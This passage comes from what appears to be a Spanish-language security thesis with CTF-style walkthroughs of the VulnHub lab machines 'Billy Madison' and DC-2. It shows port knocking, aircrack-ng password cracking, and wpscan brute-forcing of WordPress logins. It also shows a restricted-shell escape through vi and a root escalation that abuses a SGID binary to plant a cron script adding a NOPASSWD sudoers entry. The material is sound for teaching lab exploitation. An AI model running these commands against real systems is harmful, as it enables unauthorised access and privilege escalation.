A continuación, este archivo de texto se utilizará para localizar el archivo que contiene "Veronica" mediante la herramienta [DirBuster](#), pero esta vez con la interfaz gráfica. Para llevarlo a cabo, se abre [DirBuster](#) y se introduce la URL en el campo de texto "Target URL". Luego, se especifica la ruta del archivo de texto que se creó previamente con el comando grep. En el campo "Dir to start with", se indica el nombre del directorio, y se establece la extensión .cap para identificar el archivo con dicha extensión.




Ilustración 94. Utilizando herramienta Dirbuster en Billy Madison.

Como resultado se ha encontrado el archivo "012987veronica.cap". Si se escribe la ruta completa en el navegador, será posible descargar dicho archivo. Este tipo de archivos es posible abrirlos con el programa [Wireshark](#), por ejemplo.

Al analizar el flujo TCP de cada paquete capturado, se puede observar la comunicación entre diferentes usuarios. En uno de esos paquetes, se identifica un correo electrónico enviado por Eric a Veronica, en el cual se le recomienda que descargue un antivirus específico. Se pueden ver que se intercambian distintos correos electrónicos entre

ellos, pero, hay dos donde se puede ver donde hablan de un enlace a YouTube mientras que en otro se comparte un usuario y una contraseña. En las siguientes imágenes se puede ver lo comentado.

```

EHLO kali
MAIL FROM:<vvaughn@polyfector.edu>
RCPT TO:<eric@madisonhotels.com>
DATA
Date: Sat, 20 Aug 2016 21:57:00 -0500
To: eric@madisonhotels.com
From: vvaughn@polyfector.edu
Subject: test Sat, 20 Aug 2016 21:57:00 -0500
X-Mailer: swaks v20130209.0 jetmore.org/john/code/swaks/
RE: VIRUS ALERT!

Eric,
Thanks for your message. I tried to download that file but my antivirus blocked it.
Could you just upload it directly to us via FTP? We keep FTP turned off unless someone connects with the "Spanish Armada" combo.

https://www.youtube.com/watch?v=z5YU7JwV7s

VV

QUIT

```

Ilustración 95. Mensaje con enlace de youtube en Billy Madison.

```

EHLO kali
MAIL FROM:<eric@madisonhotels.com>
RCPT TO:<vvaughn@polyfector.edu>
DATA
Date: Sat, 20 Aug 2016 21:57:11 -0500
To: vvaughn@polyfector.edu
From: eric@madisonhotels.com
Subject: test Sat, 20 Aug 2016 21:57:11 -0500
X-Mailer: swaks v20130209.0 jetmore.org/john/code/swaks/
RE[2]: VIRUS ALERT!

Veronica,
Thanks that will be perfect. Please set me up an account with username of "eric" and password "ericdoesntdrinkisownpee."
+Eric

QUIT

```

Ilustración 96. Mensaje con usuario y contraseña en Billy Madison.

Comprobando el enlace a Youtube, se trata de un video el cual se titula "Billy Madison Studying with teacher". En el video se menciona una combinación de varios números, los cuales podrían estar relacionados con un proceso de port knocking. El port knocking es una técnica muy conocida y utilizada para abrir puertos específicos de un servidor solo cuando se accede a ellos en una secuencia correcta.

Esto es útil como medida de seguridad, ya que los puertos no están abiertos de manera evidente o a simple vista haciendo uso de nmap por ejemplo y solo se activan cuando se golpea en una secuencia particular de puertos. Para intentar esta secuencia, se utiliza un comando que ejecuta nmap para golpear los puertos mencionados (1466, 67, 1468, 1514, 1981, 1986) en el servidor a analizar.

- `for x in 1466 67 1468 1514 1981 1986; do nmap -Pn --host_timeout 201 --max-retries 0 -p $x 192.168.0.87; done`
  - `for`: itera sobre la lista de puertos que se indican.

- **nmap -Pn**: escanea el host si hacer un icmp previo, de tal manera que se asume que el host está activo.
- **host\_timeout 201**: tiempo límite de espera por puerto.
- **max-retries**: sin intentos adicionales.
- **p \$x**: escanea el puerto dependiendo de la iteración que corresponda.

```

└─(alejandro@kali)-[~] balt.
└─$ for x in 1466 67 1469 1514 1981 1986; do nmap -Pn --host-timeout 201 --max-retries 0 -p $x 192.168.0.87; done
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-03 13:42 EDT
Warning: 192.168.0.87 giving up on port because retransmission cap hit (0).
Nmap scan report for 192.168.0.87
 08/03/16
Host is up.
OMg LOL LOL LOL!!! What a twit - I can't believe she fell for it!! I .captured the whole
PORT      STATE      SERVICE
1466/tcp  filtered  oceansoft-lm
67/tcp    filtered  dhcps      This will help me keep an eye on Billy's attempt to free his machine
1469/tcp  filtered  oceansoft-lm
1514/tcp  filtered  oceansoft-lm
1981/tcp  filtered  oceansoft-lm
1986/tcp  filtered  oceansoft-lm
Nmap done: 1 IP address (1 host up) scanned in 12.04 seconds
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-03 13:42 EDT
Warning: 192.168.0.87 giving up on port because retransmission cap hit (0).
Nmap scan report for 192.168.0.87
 08/03/16
Host is up.
PORT      STATE      SERVICE
67/tcp    filtered  dhcps      This will help me keep an eye on Billy's attempt to free his machine
1981/tcp  filtered  oceansoft-lm
1986/tcp  filtered  oceansoft-lm

```

Ilustración 97. Ejecución port knocking en Billy Madison.

Una vez se ha realizado esto, el puerto ftp queda abierto y tras realizar una conexión vía ftp al servidor a analizar, se pueden obtener un fichero de texto "cat.notes". En este, hay una parte en la que dice lo que se puede ver en la imagen siguiente:

```

Fortunately, my SSH backdoor into the system IS working.
All I need to do is send an email that includes
the text: "My kid will be a _____"
Hint: https://www.youtube.com/watch?v=6u7RsW5SAgs
The new secret port will be open and then I can login from there with my WIFI password, which I'm
sure, Billy or Veronica know. I didn't see it in Billy's FTP folders, but didn't have time to check Veronica's.
  
```

Ilustración 98. Texto en cat.notes en Billy Madison.

A partir de pruebas previas, se confirma que es posible enviar correos electrónicos a través del puerto 2525 utilizando telnet y que dichos correos se almacenan en el directorio "EricsSecretStuff".

Se redacta un correo con la frase "My kid will be a soccer player" en el cuerpo, y tras un breve periodo de espera, se verifica que el archivo ebd refleja que la puerta trasera ha sido activada.

```
(alejandro@kali)-[~]
$ telnet 192.168.0.220 2525 <port[:proto]> [port[:proto]] ...
Trying 192.168.0.220 ...
Connected to 192.168.0.220. all ports hits use UDP (default is TCP)
Escape character is '^]'.  
[t] milliseconds between port hits
220 BM ESMTP SubEthSMTP nullusage of IPv4
MAIL FROM: alejandrobarberazapero@gmail.com
250 Ok--verbose          be verbose
RCPT TO: eric@madisonhotels.com version
250 Ok--help           this help
DATA
354 End data with <CR><LF>.<CR><LF>
SUBJECT: Mensaje

My kid will be a soccer player
-> knock 192.168.0.220 []
.

250 Ok
```

Ilustración 99. Ejecución Telnet en Billy Madison.

```
(alejandro@kali)-[~]
$ sudo smbclient //192.168.0.220/EricsSecretStuff
Password for [WORKGROUP]\root:
Try "help" to get a list of possible commands.
smb: \> ls
.
..
040824045312536.eml
._.DS_Store
ebd.txt
.DS_Store

30291996 blocks of size 1024. 25815116 blocks available
smb: \> get ebd.txt
getting file \ebd.txt of size 53 as ebd.txt (2.9 KiloBytes/sec) (average 2.9 KiloBytes/sec)
smb: \> get ._DS_Store
getting file \._.DS_Store of size 4096 as ._DS_Store (222.2 KiloBytes/sec) (average 112.5 KiloBytes/sec)
smb: \> get .DS_Store
getting file \.DS_Store of size 6148 as .DS_Store (300.2 KiloBytes/sec) (average 179.6 KiloBytes/sec)
```

Ilustración 100. Email recibido en Billy Madison.

Como se puede comprobar, el mensaje dice que "Erics backdoor is currently OPEN" y además de eso, al hacer nmap se puede ver como el puerto 1974 se encuentra abierto.

```
(alejandro@kali)-[~]
$ cat ebd.txt
2024-08-04-04-58-01
Erics backdoor is currently OPEN

(alejandro@kali)-[~]
$ sudo nmap -sS 192.168.0.220
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-04 06:01 EDT
Nmap scan report for 192.168.0.220
Host is up (0.0013s latency).
Not shown: 993 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
23/tcp    open  telnet
80/tcp    open  http
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
1974/tcp  open  drp
2525/tcp  open  ms-v-worlds
MAC Address: 08:00:27:7C:C9:67 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 16.00 seconds
```

Puerto 1974 abierto en Billy Madison

Se puede apreciar que en el puerto 1974 corre un servicio DRP. Un DRP o Plan de Recuperación ante Desastres es un conjunto de pasos que se siguen para recuperar

sistemas y servicios importantes después de un fallo o desastre. Para conectarse a los servidores afectados de una forma segura y poder llevar a cabo las tareas de recuperación, se utiliza SSH, el cual permite a los administradores acceder de manera remota y segura a los sistemas para restaurar datos o reiniciar servicios. De tal manera que, se puede conectar a este puerto vía SSH.

Se intenta la conexión como bien se ha comentado, pero no se dispone de contraseña para establecer la conexión con el usuario Eric. Revisando de nuevo mediante FTP como Veronica los distintos ficheros, se encuentra otro fichero .cap con el siguiente texto:

Hey VV,

It's your boy Billy here. Sorry to leave in the middle of the night but I wanted to crack Eric's wireless and then mess with him.  
I wasn't completely successful yet, but at least I got a start.

I didn't walk away without doing my signature move, though. I left a flaming bag of dog poo on his doorstep.

Kisses,

Billy

Ilustración 101. Texto encontrado a través de FTP en Billy Madison.

Con el archivo de captura de paquetes y la lista de palabras creadas previamente, se inicia el proceso de descifrado de la contraseña inalámbrica de Eric utilizando [aircrack-ng](#).

Es una herramienta especializada en la evaluación de la seguridad de redes Wi-Fi, permitiendo descifrar contraseñas mediante ataques de fuerza bruta o el uso de diccionarios de contraseñas, como el creado anteriormente. El proceso comienza capturando paquetes de datos de la red, que pueden incluir handshakes clave utilizados en la autenticación. Con esos paquetes, aircrack-ng realiza el análisis y busca descifrar la contraseña de la red utilizando el diccionario de posibles contraseñas. De tal manera que, el comando a utilizar es:

- [aircrack-ng eg-01.cap -w dict.txt](#)
  - [eg-01.cap](#): se especifica el archivo.
  - [w](#): se especifica el diccionario.

```
[root@kali]~[/home/alejandro/Desktop]
# aircrack-ng eg-01.cap -w dict.txt
Reading packets, please wait ...
```

Ilustración 102. Ejecución comando aircrack-ng en Billy Madison.

Después de esperar unos minutos, se obtiene la contraseña "triscuit\*". Ahora al probar al realizar la conexión vía SSH, esta vez, es posible conectarse de manera exitosa. A su vez, al obtener una Shell como eric en la maquina a analizar, se encuentran algunos ficheros. Desafortunadamente, estos no conducen a ninguna pista.

```
(alejandro@kali:[~]
$ ssh eric@192.168.0.220 -p 1974
eric@192.168.0.220's password:
Permission denied, please try again.
eric@192.168.0.220's password:
Permission denied, please try again.
eric@192.168.0.220's password:
Welcome to Ubuntu 16.04.1 LTS (GNU/Linux 4.4.0-36-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

37 packages can be updated.
0 updates are security updates.

New release '18.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Sun Aug  4 05:36:24 2024 from 192.168.0.192
eric@BM:~$ ls -l
total 508
-rw-r--r-- 1 root root 451085 Aug  7  2016 eric-tongue-animated.gif
-rw-r--r-- 1 root root  60710 Aug  7  2016 eric-unimpressed.jpg
-rw-r--r-- 1 root root   115 Aug 20  2016 why-1974.txt
eric@BM:~$ cat why-1974.txt
Why 1974? Because: http://www.metacafe.com/watch/an-VB9KuJtnh4bn/billy_madison_1995_billy_hangs_out_with_friends/
eric@BM:~$
```

Ilustración 103. Ejecución SSH como Eric en Billy Madison.

Se realiza una búsqueda en el sistema para localizar archivos con permisos GUID, lo que le permitiría ejecutar esos archivos con los permisos del grupo propietario. A lo largo de esta búsqueda, se encuentra un archivo en la ruta "/usr/local/share/sgml/donpcgd" que parece algo inusual. Tras investigar acerca del mismo se encuentra que a través de este se puede conseguir escalar privilegios.

```
eric@BM:~$ find / -perm -2000 -type f 2>/dev/null
/usr/local/share/sgml/donpcgd
/usr/bin/chage
/usr/bin/wall
/usr/bin/screen
/usr/bin/mlocate
/usr/bin/crontab
/usr/bin/expiry
/usr/bin/bsd-write
/usr/bin/at
/usr/bin/ssh-agent
/usr/lib/x86_64-linux-gnu/utempter/utempter
/sbin/pam_extrousers_chkpwd
/sbin/unix_chkpwd
```

Ilustración 104. Archivos con permisos GUID en Billy Madison.

El siguiente paso consiste en crear un script en el directorio "/etc/cron.hourly", que se ejecuta automáticamente como root cada hora. Se utiliza el binario vulnerable para crear este script y configurar un trabajo de cron que ejecutará una reverse shell. De esta manera, cada vez que el cron se ejecute, se abrirá una conexión hacia la máquina atacante, permitiendo acceso al sistema con privilegios de root.

El script se modifica utilizando mknod para crear una reverse shell, asegurando que el cron job envíe la conexión hacia el sistema atacante. Finalmente, se confirma que el cron job ha sido configurado correctamente y se inicia un listener para recibir la conexión cuando el cron se ejecute, lo que permite tomar control del sistema con permisos elevados.

```
eric@BM:~$ /usr/local/share/sgml/donpcgd /tmp/prueba /etc/cron.hourly/test
#### mknod(/etc/cron.hourly/test,81b4,0)
eric@BM:~$ echo -e '#!/bin/bash\necho "eric ALL=(ALL) NOPASSWD:ALL" >> /etc/sudoers' > /etc/cron.hourly/test
eric@BM:~$ chmod +x /etc/cron.hourly/test
```

Ilustración 105. Cron Job creado en Billy Madison.

Después de esperar un tiempo, ya era posible acceder como root sin necesidad de contraseña gracias al cron job que se había creado.

```
eric@BM:~$ sudo su
root@BM:/home/eric# ls -l
total 508
-rw-r--r-- 1 root root 451085 Aug  7  2016 eric-tongue-animated.gif
-rw-r--r-- 1 root root  60710 Aug  7  2016 eric-unimpressed.jpg
-rw-r--r-- 1 root root    115 Aug 20  2016 why-1974.txt
root@BM:/home/eric#
```

Ilustración 106. Root en Billy Madison.

A lo largo de este análisis, la vulnerabilidad identificada se relaciona con configuraciones de seguridad incorrectas, que dejan el sistema expuesto a riesgos innecesarios. Estas configuraciones defectuosas incluyen permisos mal gestionados, servicios habilitados que no son necesarios, y la falta de controles estrictos en la administración de accesos. Esta situación facilita que atacantes puedan explotar debilidades que podrían haberse evitado con una mejor planificación y ajustes de seguridad desde el inicio.

Para mitigar esta vulnerabilidad, es esencial asegurar configuraciones seguras por defecto, restringiendo accesos y permisos solo a lo estrictamente necesario, y deshabilitar servicios innecesarios que no aportan valor al funcionamiento del sistema. La automatización en la gestión de configuraciones es una herramienta útil para asegurar que estas medidas se implementen de manera coherente y uniforme, minimizando el error humano.

Además, un enfoque clave es realizar auditorías continuas del sistema y aplicar parches y actualizaciones regulares para corregir posibles debilidades antes de que sean explotadas. La incorporación de autenticación multifactorial (MFA) agrega una capa adicional de seguridad, haciendo más difícil el acceso no autorizado. Complementariamente, un monitoreo continuo del sistema permite una detección temprana de amenazas y una respuesta rápida ante actividades sospechosas.

La capacitación del personal es también un aspecto fundamental para abordar las vulnerabilidades de configuración. Crear y revisar periódicamente políticas de seguridad garantiza que se sigan las mejores prácticas y se fortalezcan los controles de acceso, mejorando la postura de seguridad a largo plazo.

En resumen, la vulnerabilidad de configuraciones incorrectas en "Billy Madison" enseña la importancia de un enfoque proactivo en la gestión de la seguridad. La corrección de configuraciones, además de medidas preventivas como la autenticación

multifactorial y la automatización de procesos, no solo resuelve las vulnerabilidades actuales, sino que crea un entorno más resistente ante futuras amenazas

### 5.3.6 Componentes vulnerables y desactualizados

La presencia de componentes vulnerables y desactualizados es un problema recurrente que aparece en el Top 10 de OWASP 2021, y continúa siendo una de las principales puertas de entrada para ataques en muchos entornos. Además, como ya se mencionó previamente en apartados anteriores, esta categoría ha subido posiciones respecto al 2017. Este tipo de vulnerabilidad se manifiesta cuando sistemas, aplicaciones o bibliotecas de terceros no se actualizan regularmente, dejando abiertas brechas de seguridad que los atacantes pueden explotar fácilmente. La falta de un mantenimiento adecuado convierte componentes obsoletos en vectores de ataque que comprometen la seguridad de la infraestructura.

La máquina DC-2 de la plataforma VulnHub es un buen ejemplo para ilustrar cómo las vulnerabilidades en componentes no actualizados pueden ser explotadas. En este entorno, se puede experimentar cómo los atacantes aprovechan esas debilidades para escalar privilegios y acceder a áreas sensibles del sistema. DC-2 demuestra que, aunque una aplicación o servicio funcione correctamente, su exposición aumenta considerablemente si no se mantiene actualizado.

Analizar la máquina DC-2 nos permitirá identificar las consecuencias de usar componentes vulnerables y aprender cómo prevenir estos escenarios mediante la actualización continua de software, la aplicación de parches y la eliminación de dependencias obsoletas. De esta manera, se destacará la importancia de mantener un ciclo proactivo de gestión de versiones para reducir riesgos y mejorar la seguridad del sistema.

#### 5.3.6.1 DC-2

En primer lugar, se procederá usar la herramienta [netdiscover](#) para ver cuál es la dirección de la máquina que se pretende analizar. Como ya se ha visto, es una herramienta muy útil a la hora de saber qué máquinas hay alrededor.

6 Captured ARP Req/Rep packets, from 3 hosts. Total size: 360					
IP	At MAC Address	Count	Len	MAC Vendor / Hostname	
192.168.90.16	08:00:27:45:b2:63	2	120	PCS Systemtechnik GmbH	
192.168.90.2	08:00:27:41:84:1c	2	120	PCS Systemtechnik GmbH	
192.168.90.15	0a:00:27:00:00:0b	2	120	Unknown vendor	

Ilustración 107. Ejecución netdiscover en Dc-2.

El siguiente paso será escanear la dirección IP del objetivo utilizando `nmap`. Como objetivo se pretende identificar los puertos abiertos y los servicios que están corriendo en el sistema, lo que proporciona una visión general de las posibles áreas que se pueden explotar.

```
(alejandro@kali)-[~]
$ sudo nmap -A -p- 192.168.90.16
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-08 18:03 EDT
Nmap scan report for 192.168.90.16
Host is up (0.00082s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.10 ((Debian))
|_http-server-header: Apache/2.4.10 (Debian)
| http-title: Did not follow redirect to http://dc-2/
7744/tcp   open  ssh     OpenSSH 6.7p1 Debian 5+deb8u7 (protocol 2.0)
| ssh-hostkey:
|   1024 52:51:7b:6e:70:a4:33:7a:d2:4b:e1:0b:5a:0f:9e:d7 (DSA)
|   2048 59:11:d8:af:38:51:8f:41:a7:44:b3:28:03:80:99:42 (RSA)
|_ 256 df:18:1d:74:26:ce:c1:4f:6f:2f:c1:26:54:31:51:91 (ECDSA)
|_ 256 d9:38:5f:99:7c:0d:64:7e:1d:46:f6:e9:7c:c6:37:17 (ED25519)
MAC Address: 08:00:27:45:B2:63 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Ilustración 108. Ejecución nmap en DC-2.

Como se puede observar, hay dos puertos abiertos. Uno de ellos parece ser una instalación de WordPress en el puerto 80, y otro es un servicio SSH en el puerto 7744, que no es el puerto estándar de SSH, el cual es normalmente es el 22. Al visitar el sitio web, se encuentra un menú llamado "Flag".





Ilustración 109. Pagina web en DC-2.

La página indica: "Tus listas de palabras habituales probablemente no funcionarán, así que, en su lugar, quizás solo necesites ser cewl." A partir de esto, se decide utilizar **cewl**, una herramienta que permite generar listas de palabras personalizadas, extrayendo palabras de una página web.

En este caso, se utiliza cewl para crear una lista de palabras basada en el contenido de la página "//dc-2", tal como se muestra en la imagen. Esta lista de palabras se usará para intentar descubrir contraseñas, ya que parece estar más adaptada al entorno específico que una lista de palabras común.

**Cewl** es una herramienta que se utiliza para generar listas de palabras personalizadas a partir del contenido de sitios web. A diferencia de las listas de palabras predefinidas, como rockyou.txt o wordlists comunes, cewl permite construir una lista de palabras adaptada al entorno o contexto específico de la aplicación o sistema que se está analizando.



```
(alejandro@kali)-[~]
$ cat password_prueba
CeWL 6.1 (Max Length) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
sit
amet
nec
quis
vel
orci
site
```

Ilustración 110. Ejecución cewl en DC-2.

Como también haría falta un diccionario de usuarios, se vuelve a revisar la página web. Se puede ver que esta desarrollada con WordPress por lo que hacer uso de la herramienta **wpScan** puede ser de gran uso para obtener cierta información de esta página. El comando para ejecutar es:

- **wpScan --url dc-2 --enumerate p --enumerate t --enumerate u**
  - **p**: escanea y numera los plugins que estén instalados en la página.
  - **t**: enumera los temas instalados.
  - **u**: enumera los usuarios de la página web.

```

[+] admin
| Found By: Rss Generator (Passive Detection)
| Confirmed By:
|   Wp Json Api (Aggressive Detection)
|     - http://dc-2/index.php/wp-json/wp/v2/users/?per_page=100&page=1
|   Author Id Brute Forcing - Author Pattern (Aggressive Detection)
|   Login Error Messages (Aggressive Detection)

[+] jerry
| Found By: Wp Json Api (Aggressive Detection)
|   - http://dc-2/index.php/wp-json/wp/v2/users/?per_page=100&page=1 products Flag
| Confirmed By:
|   Author Id Brute Forcing - Author Pattern (Aggressive Detection)
|   Login Error Messages (Aggressive Detection)

[+] tom
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

```

Ilustración 111. Ejecución wpscan en DC-2.

De forma satisfactoria se consigue obtener 3 nombres de usuarios. Se usará esos nombres de usuarios para guardarlos en un fichero de texto a modo de diccionario también.

Una vez preparados los diccionarios de usuarios y de contraseñas, se procede a ejecutar el comando wpscan de nuevo, pero esta vez definiendo los ficheros creados.

```

(alejandro@kali)-[~]
$ wpscan --url dc-2 -U usuarios_prueba -P password_prueba

```

Ilustración 112. Ejecución wpscan con diccionarios en DC-2.

Afortunadamente, se encuentran dos usuarios con contraseñas que son válidos para usar.

```

[+] No Config Backups Found.

[+] Performing password attack on Xmlrpc against 3 user/s
[SUCCESS] - jerry / adipiscing
[SUCCESS] - tom / parturient
Trying admin / next Time: 00:00:27 ←

[!] Valid Combinations Found:
| Username: jerry, Password: adipiscing
| Username: tom, Password: parturient

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

```

Ilustración 113. Usuarios válidos encontrados en DC-2.

Al acceder al directorio "/wp-admin" se puede comprobar que el usuario accede sin problema como se puede ver en la siguiente ilustración.




Ilustración 114. Dashboard en WordPress en DC-2.

Después de investigar en la página web se consigue encontrar más pistas que ayudan a la hora de proseguir en el análisis.

A screenshot of a web browser displaying the "Edit Page" screen for a page titled "Flag 2". The address bar shows "dc-2/wp-admin/post.php?post=21&amp;action=edit". The main area contains the page content: "Flag 2:", "If you can't exploit WordPress and take a shortcut, there is another way.", and "Hope you found another entry point.". To the right, the "Publish" sidebar shows the status as "Published", visibility as "Public", revisions as "2", and a publish date of "Mar 21, 2019 @ 22:59". The "Page Attributes" sidebar shows the page is a child of "Parent".

Ilustración 115. Editando página en WordPress en DC-2.

Dado que la pista indicaba la necesidad de encontrar otro punto de entrada para alcanzar la flag final, se decide intentar un inicio de sesión SSH en el puerto 77454 utilizando las credenciales de Tom, ya que, desafortunadamente no es posible con el usuario Jerry.

El inicio de sesión fue exitoso, pero al acceder se encontró con una shell restringida, lo que significa que varios comandos no estaban disponibles o permitidos.

```
(alejandro㉿kali)-[~]
$ ssh tom@192.168.90.16 -p 7744
tom@192.168.90.16's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
tom@DC-2:~$
```

Ilustración 116. Ejecución SSH en DC-2.

Probando algunos comandos como [nano](#), [tail](#) o [cat](#) no es posible obtener nada ya que están restringidos. Aun así, se consigue ver el contenido del fichero que hay con el editor [vi](#).

En [Vi](#), se puede acceder a una shell completa configurando la shell con el comando:

- [:set shell=/bin/bash](#)

Luego, se puede ejecutar el comando [:shell](#) dentro del editor para abrir una shell completa, lo que permite evadir las restricciones y obtener acceso a una shell interactiva con más privilegios.

Después de escapar de la shell restringida, se exporta “/bin/bash” como la variable de entorno SHELL y “/usr/bin” como la variable de entorno PATH para poder ejecutar correctamente los comandos de Linux. Esto es necesario porque en una shell restringida, muchas veces el PATH está limitado o los comandos no están disponibles, y al configurar estas variables, se asegura el acceso a los comandos habituales del sistema.

```
$ su jerry
Password:
jerry@DC-2:/home/tom$ cd /root
bash: cd: /root: Permission denied
jerry@DC-2:/home/tom$ sudo -l
Matching Defaults entries for jerry on DC-2:
